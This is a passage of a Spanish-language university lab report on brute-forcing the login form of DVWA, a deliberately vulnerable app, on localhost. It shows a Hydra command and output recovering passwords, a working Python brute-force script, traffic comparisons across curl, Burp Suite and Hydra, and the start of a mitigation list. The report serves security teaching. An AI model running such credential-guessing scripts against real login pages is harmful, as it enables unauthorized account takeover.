Figura 14: Comando para obtener inspect.

El comando se ejecutó con las opciones -sL para mantener la salida limpia y seguir automáticamente cualquier redirección HTTP. Luego, se filtraron las líneas relevantes usando

grep '\$' para mostrar únicamente el contenido que contiene texto, se numeraron las líneas con nl, y finalmente se utilizó sed -n para extraer específicamente la sección del formulario HTML.

### 2.8. Utilización de curl por terminal (curl)




Figura 15: Obtención de cURL a través de navegador.

Como se puede observar en la Figura 15, usando las herramientas de desarrollador del navegador, se accedió a la pestaña 'Red' (Network) después de ingresar las credenciales del usuario admin. Desde allí, se copió la solicitud HTTP en formato curl para replicar la petición de autenticación.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA



Figura 16: Ejecución de comando cURL en terminal.

## 2.9. Demuestra 4 diferencias (curl)





Figura 17: Diferencia en cURLs.

1. La página de acceso válido suele ser más grande (bytes) debido a elementos adicionales: imagen, textos y posibles enlaces a contenido restringido. La página inválida es más corta porque sólo muestra el mensaje de error.
2. En el acceso valido el HTML contiene el mensaje Welcome to the password protected area admin (incluye el nombre del usuario autenticado). Mientras que en el acceso invalido el HTML contiene el mensaje Username and/or password incorrect.
3. Para el cURL valido se logra identificar la etiqueta de una imagen `img src=/hackable/users/admin.` mientras que en el invalido esta no se encuentra


## 2.10. Instalación y versión a utilizar (hydra)

Para la instalación de hydra se utilizó el siguiendo comando Figura 18 y se verificará la versión instalada Figura 19



```
Terminal
[~] 16:23:05
> sudo apt install hydra
[sudo] contraseña para kerssen:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
hydra ya está en su versión más reciente (9.0-1build1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
[~] 16:23:14
```

Figura 18: Instalación de Hydra.



```
x 255
[~] 16:21:42
> hydra -version
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.
```

Figura 19: Versión de Hydra.

## 2.11. Explicación de comando a utilizar (hydra)

El comando a utilizar en Hydra es el siguiente:


```
hydra -L usuarios.txt -P dicthydra.txt \\  
'http-get-form://127.0.0.1:8880/vulnerabilities/brute/: \\  
username=~USER^&password=~PASS^&Login=Login: \\  
H=\\textbackslash Cookie: PHPSESSID=en7vqqo63cmc57pi4joq24eon5; security=low: \\  
F=Username and/or password incorrect'
```

El comando de Hydra se configura con dos archivos: uno con posibles nombres de usuario y otro con contraseñas comunes. El objetivo es la página de DVWA que se ejecuta localmente en el puerto 8080.

La configuración incluye los campos del formulario de login, donde Hydra reemplazará automáticamente los espacios para usuario y contraseña con los valores de las listas. También se agrega información de la sesión del navegador para que las peticiones sean aceptadas por el sistema. Finalmente, se indica a Hydra cómo reconocer cuando un intento de acceso falla, basándose en el mensaje de error que muestra la página.

## 2.12. Obtención de al menos 2 pares (hydra)

Al ejecutar el comando de hydra correctamente, se obtienen las credenciales de login de los usuarios gordonb y 1337.



```
> hydra -L usuarios_v.txt -P diccionario.txt 'http-get-form://127.0.0.1:8880/vul  
nerabilities/brute/:username=~USER^&password=~PASS^&Login=Login:H=Cookie:PHPSESS  
ID=en7vqqo63cmc57pi4joq24eon5; security=low:F=Username and/or password incorrect  
,  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi  
litary or secret service organizations, or for illegal purposes (this is non-bin  
ding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 22:15:  
32  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:2/p:50),  
~7 tries per task  
[DATA] attacking http-get-form://127.0.0.1:8880/vulnerabilities/brute/:username=  
^USER^&password=~PASS^&Login=Login:H=Cookie:PHPSESSID=en7vqqo63cmc57pi4joq24eon5  
; security=low:F=Username and/or password incorrect  
[8880][http-get-form] host: 127.0.0.1 login: gordonb password: abc123  
[8880][http-get-form] host: 127.0.0.1 login: 1337 password: charley  
1 of 1 target successfully completed, 2 valid passwords found
```

Figura 20: Ejecución comando Hydra.

## 2.13. Explicación paquete curl (tráfico)

Al ejecutar el comando curl, se observa que se generan dos paquetes principales Figura 21: una petición GET enviada por el cliente y la correspondiente respuesta del servidor. Nótese que las direcciones IP de origen y destino coinciden en ambos paquetes, lo que significa que la dirección real del atacante permanece oculta. A continuación se detalla el significado de los campos más relevantes capturados en la petición:

La línea inicial muestra una solicitud GET al recurso `/vulnerabilities/brute/`, enviando los parámetros `username`, `password` y `Login` mediante el protocolo HTTP/1.1. El campo `Host` identifica el servidor destino, mientras que los encabezados `Accept` definen los formatos, codificaciones e idiomas que el cliente puede procesar.

La cabecera `Connection` especifica el uso de conexiones persistentes (`keep-alive`) para optimizar la comunicación. En la sección `Cookie` se incluye la identificación de sesión (`PHPSESSID`) junto con el nivel de seguridad configurado. El campo `Referer` indica la URL de procedencia de la solicitud.

Los encabezados `Sec-Fetch-*` proporcionan información contextual sobre la naturaleza de la petición: destino document), modo de navegación, sitio de origen y participación del usuario. Finalmente, `Upgrade-Insecure-Requests` sugiere preferencia por conexiones seguras, y `User-Agent` identifica al cliente o navegador utilizado para realizar la petición.




Figura 21: Paquetes generados por cURL.



## 2.14. Explicación paquete burp (tráfico)

Al emplear Burp Suite para el ataque, se observa una cantidad significativamente mayor de paquetes en comparación con el método anterior Figura 22, lo cual es consecuencia directa del volumen de contraseñas probadas desde el diccionario. Al igual que en el caso anterior, las direcciones IP de origen y destino se mantienen idénticas en toda la comunicación, preservando el anonimato del atacante.

En el análisis de los encabezados HTTP, se identifican tres campos adicionales que no estaban presentes en la captura realizada con curl:

El campo Sec-Ch-Ua proporciona detalles específicos sobre el navegador y sus versiones mediante el sistema de User-Agent Client Hints. Por su parte, Sec-Ch-Ua-Mobile indica si la solicitud se origina desde un dispositivo móvil, mientras que Sec-Ch-Ua-Platform revela información sobre el sistema operativo o plataforma del dispositivo desde donde se realiza el ataque.

Estos encabezados forman parte de la iniciativa moderna de los navegadores para reemplazar el tradicional User-Agent con una API más granular y con mejor protección de privacidad, aunque en este contexto proporcionan información valiosa sobre las características del cliente que realiza las peticiones.




Figura 22: Paquetes generados por BurpSuite.

## 2.15. Explicación paquete hydra (tráfico)

En el análisis del tráfico generado por Hydra Figura 23, se mantiene el mismo patrón de direcciones IP idénticas para origen y destino, preservando así el anonimato del atacante. Sin embargo, se observa una notable diferencia en la cantidad de campos presentes en los encabezados HTTP en comparación con los métodos anteriores.

Los paquetes capturados muestran únicamente la información esencial para realizar el ataque: la petición GET, las Cookies necesarias para la sesión, el Host destino y el User-Agent. Esta simplificación en los encabezados se debe a que Hydra está optimizado para ejecutar ataques de fuerza bruta de manera más agresiva y directa.




Figura 23: Paquetes generados por Hydra.

## 2.16. Mención de las diferencias (tráfico)

Cada herramienta analizada presenta características distintivas en cuanto al tráfico de red generado durante el ataque:

Cuando se utiliza curl, el tráfico producido es mínimo, ya que se limita a enviar una única solicitud con los parámetros específicos definidos en el comando. Esto representa el enfoque más discreto y controlado entre las tres opciones.

Por otro lado, Burp Suite genera un volumen de tráfico considerablemente mayor, como consecuencia de su funcionamiento basado en interceptar, modificar y reenviar cada petición manualmente. La cantidad total de paquetes dependerá directamente del número de creden-

ciales que se prueben durante el proceso.

Finalmente, Hydra produce un tráfico intenso y altamente repetitivo, caracterizado por múltiples intentos de acceso consecutivos ejecutados a gran velocidad. Aunque resulta más eficiente que Burp Suite para este tipo de ataques, la naturaleza acelerada y persistente de sus peticiones puede hacerlo más detectable para sistemas de monitoreo de red.

## 2.17. Detección de SW (tráfico)

La herramienta curl muestra directamente el sistema operativo utilizado durante el ataque. Burp Suite, al emplear su navegador integrado basado en Chromium, indica que se está usando Windows NT 10.0, independientemente del sistema real. En contraste, Hydra resulta ser la más efectiva para ocultar esta información, ya que en lugar de exponer el sistema operativo, identifica claramente que se trata de la propia herramienta Hydra.

## 2.18. Interacción con el formulario (python)

Para esta sección del laboratorio se procede a crear en python un código para poder atacar la sección de vulnerabilities/brute en DVWA, el código es el siguiente:

```
import requests

def intento_login(session, url, username, password):
    data = {
        'username': username,
        'password': password,
        'Login': 'Login'
    }
    response = session.get(url, params=data)
    return 'Welcome to the password protected area' in response.text

def ataque_fuerza_bruta(url, usuarios, passwords):
    session = requests.Session()
    session.headers.update({
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36',
        'Referer': 'http://localhost:8080/vulnerabilities/brute/'
    })

    session.cookies.set('PHPSESSID', 'g7ascrrfbkq5t39hdgn99d7ci6')
    session.cookies.set('security', 'low')

    credenciales_validas = []

    for usuario in usuarios:
```

```
for password in passwords:
    if intento_login(session, url, usuario, password):
        credenciales_validas.append((usuario, password))

if credenciales_validas:
    print("\nResumen de todas las credenciales válidas encontradas:")
    for usuario, password in credenciales_validas:
        print(f"Usuario: {usuario}, Contraseña: {password}")
else:
    print("No se encontraron credenciales válidas.")

with open('usuarios.txt', 'r') as file:
    usuarios = [line.strip() for line in file]

with open('contrasenas.txt', 'r') as file:
    passwords = [line.strip() for line in file]

url = 'http://localhost:8080/vulnerabilities/brute/'

ataque_fuerza_bruta(url, usuarios, passwords)
```


El script de Python prueba diferentes combinaciones de usuarios y contraseñas de forma automatizada, utilizando las mismas listas que en los métodos anteriores. A través de la biblioteca requests, el programa realiza múltiples intentos de acceso al formulario web, verificando en cada caso si las credenciales son correctas mediante el mensaje de respuesta que devuelve la página.

## 2.19. Cabeceras HTTP (python)

Para que el script funcione correctamente, es esencial configurar las cookies de sesión. Estas incluyen el nivel de seguridad, que debe estar en bajo, y el PHPSESSID, que es un código que identifica la sesión actual. Este último cambia en diferentes momentos, como se comprobó al realizar pruebas en horarios distintos, donde cada sesión generó un identificador diferente.

## 2.20. Obtención de al menos 2 pares (python)

Luego de ejecutar el código python se puede observar en la Figura 24 que se logró realizar con éxito 4 intentos de inicio de sesión.



```
PS python fuerza_bruta.py

Resumen de todas las credenciales válidas encontradas:
Usuario: admin, Contraseña: password
Usuario: gordonb, Contraseña: abc123
Usuario: pablo, Contraseña: letmein
Usuario: smithy, Contraseña: password
```

Figura 24: Código python ejecutado.

## 2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

En este ejercicio, Hydra destacó como la herramienta más veloz, gracias a su diseño orientado a ejecutar múltiples solicitudes simultáneamente. Esta capacidad le permite generar una gran cantidad de intentos por segundo, lo cual resulta fundamental para llevar a cabo ataques de fuerza bruta de alta intensidad.

Burp Suite ocupó el segundo lugar en rendimiento. Aunque es una plataforma muy robusta para el análisis y manipulación de peticiones web, su versión gratuita presenta restricciones en cuanto a la ejecución concurrente de tareas, lo que limita su eficiencia frente a Hydra.

En cuanto al script en Python, su desempeño depende enteramente de cómo esté desarrollado. Un enfoque básico puede ser tan lento como usar cURL de forma manual. Sin embargo, si se implementan técnicas adecuadas, el script puede alcanzar velocidades comparables a las de herramientas especializadas.

Por último, cURL, si bien es útil para realizar peticiones individuales, no está pensado para ataques de fuerza bruta. Solo adquiere cierta utilidad cuando se integra en un script, pero incluso así, su rendimiento se ve comprometido al trabajar con listas extensas de contraseñas.

## 2.22. Demuestra 4 métodos de mitigación (investigación)

1. **Utilizar Funciones de Derivación de Claves (KDF)** En lugar de usar contraseñas directamente como claves criptográficas, que suelen ser débiles y predecibles, se deben emplear funciones como PBKDF2, Argon2 o bcrypt. Estas funciones transforman una contraseña en una clave fuerte, añadiendo un valor aleatorio ("sal") y realizando múltiples iteraciones o un uso intensivo de recursos. Esto ralentiza drásticamente los ataques de fuerza bruta, haciendo que descifrar una contraseña robada sea computacionalmente inviable.
2. **Implementar un Sistema Robusto de Gestión de Claves**  
La seguridad de un sistema criptográfico recae en la protección de sus claves. Una mitigación crucial es utilizar un sistema de gestión de claves que asegure su ciclo de vida completo: generar claves con suficiente entropía (aleatoriedad), almacenarlas de forma segura (por ejemplo, en módulos de seguridad de hardware o HSM), rotarlas periódicamente y destruirlas de manera segura cuando ya no sean necesarias. Evitar las claves estáticas o embebidas en el código es vital.
3. **Aplicar el Principio de Menor Privilegio en el Acceso**  
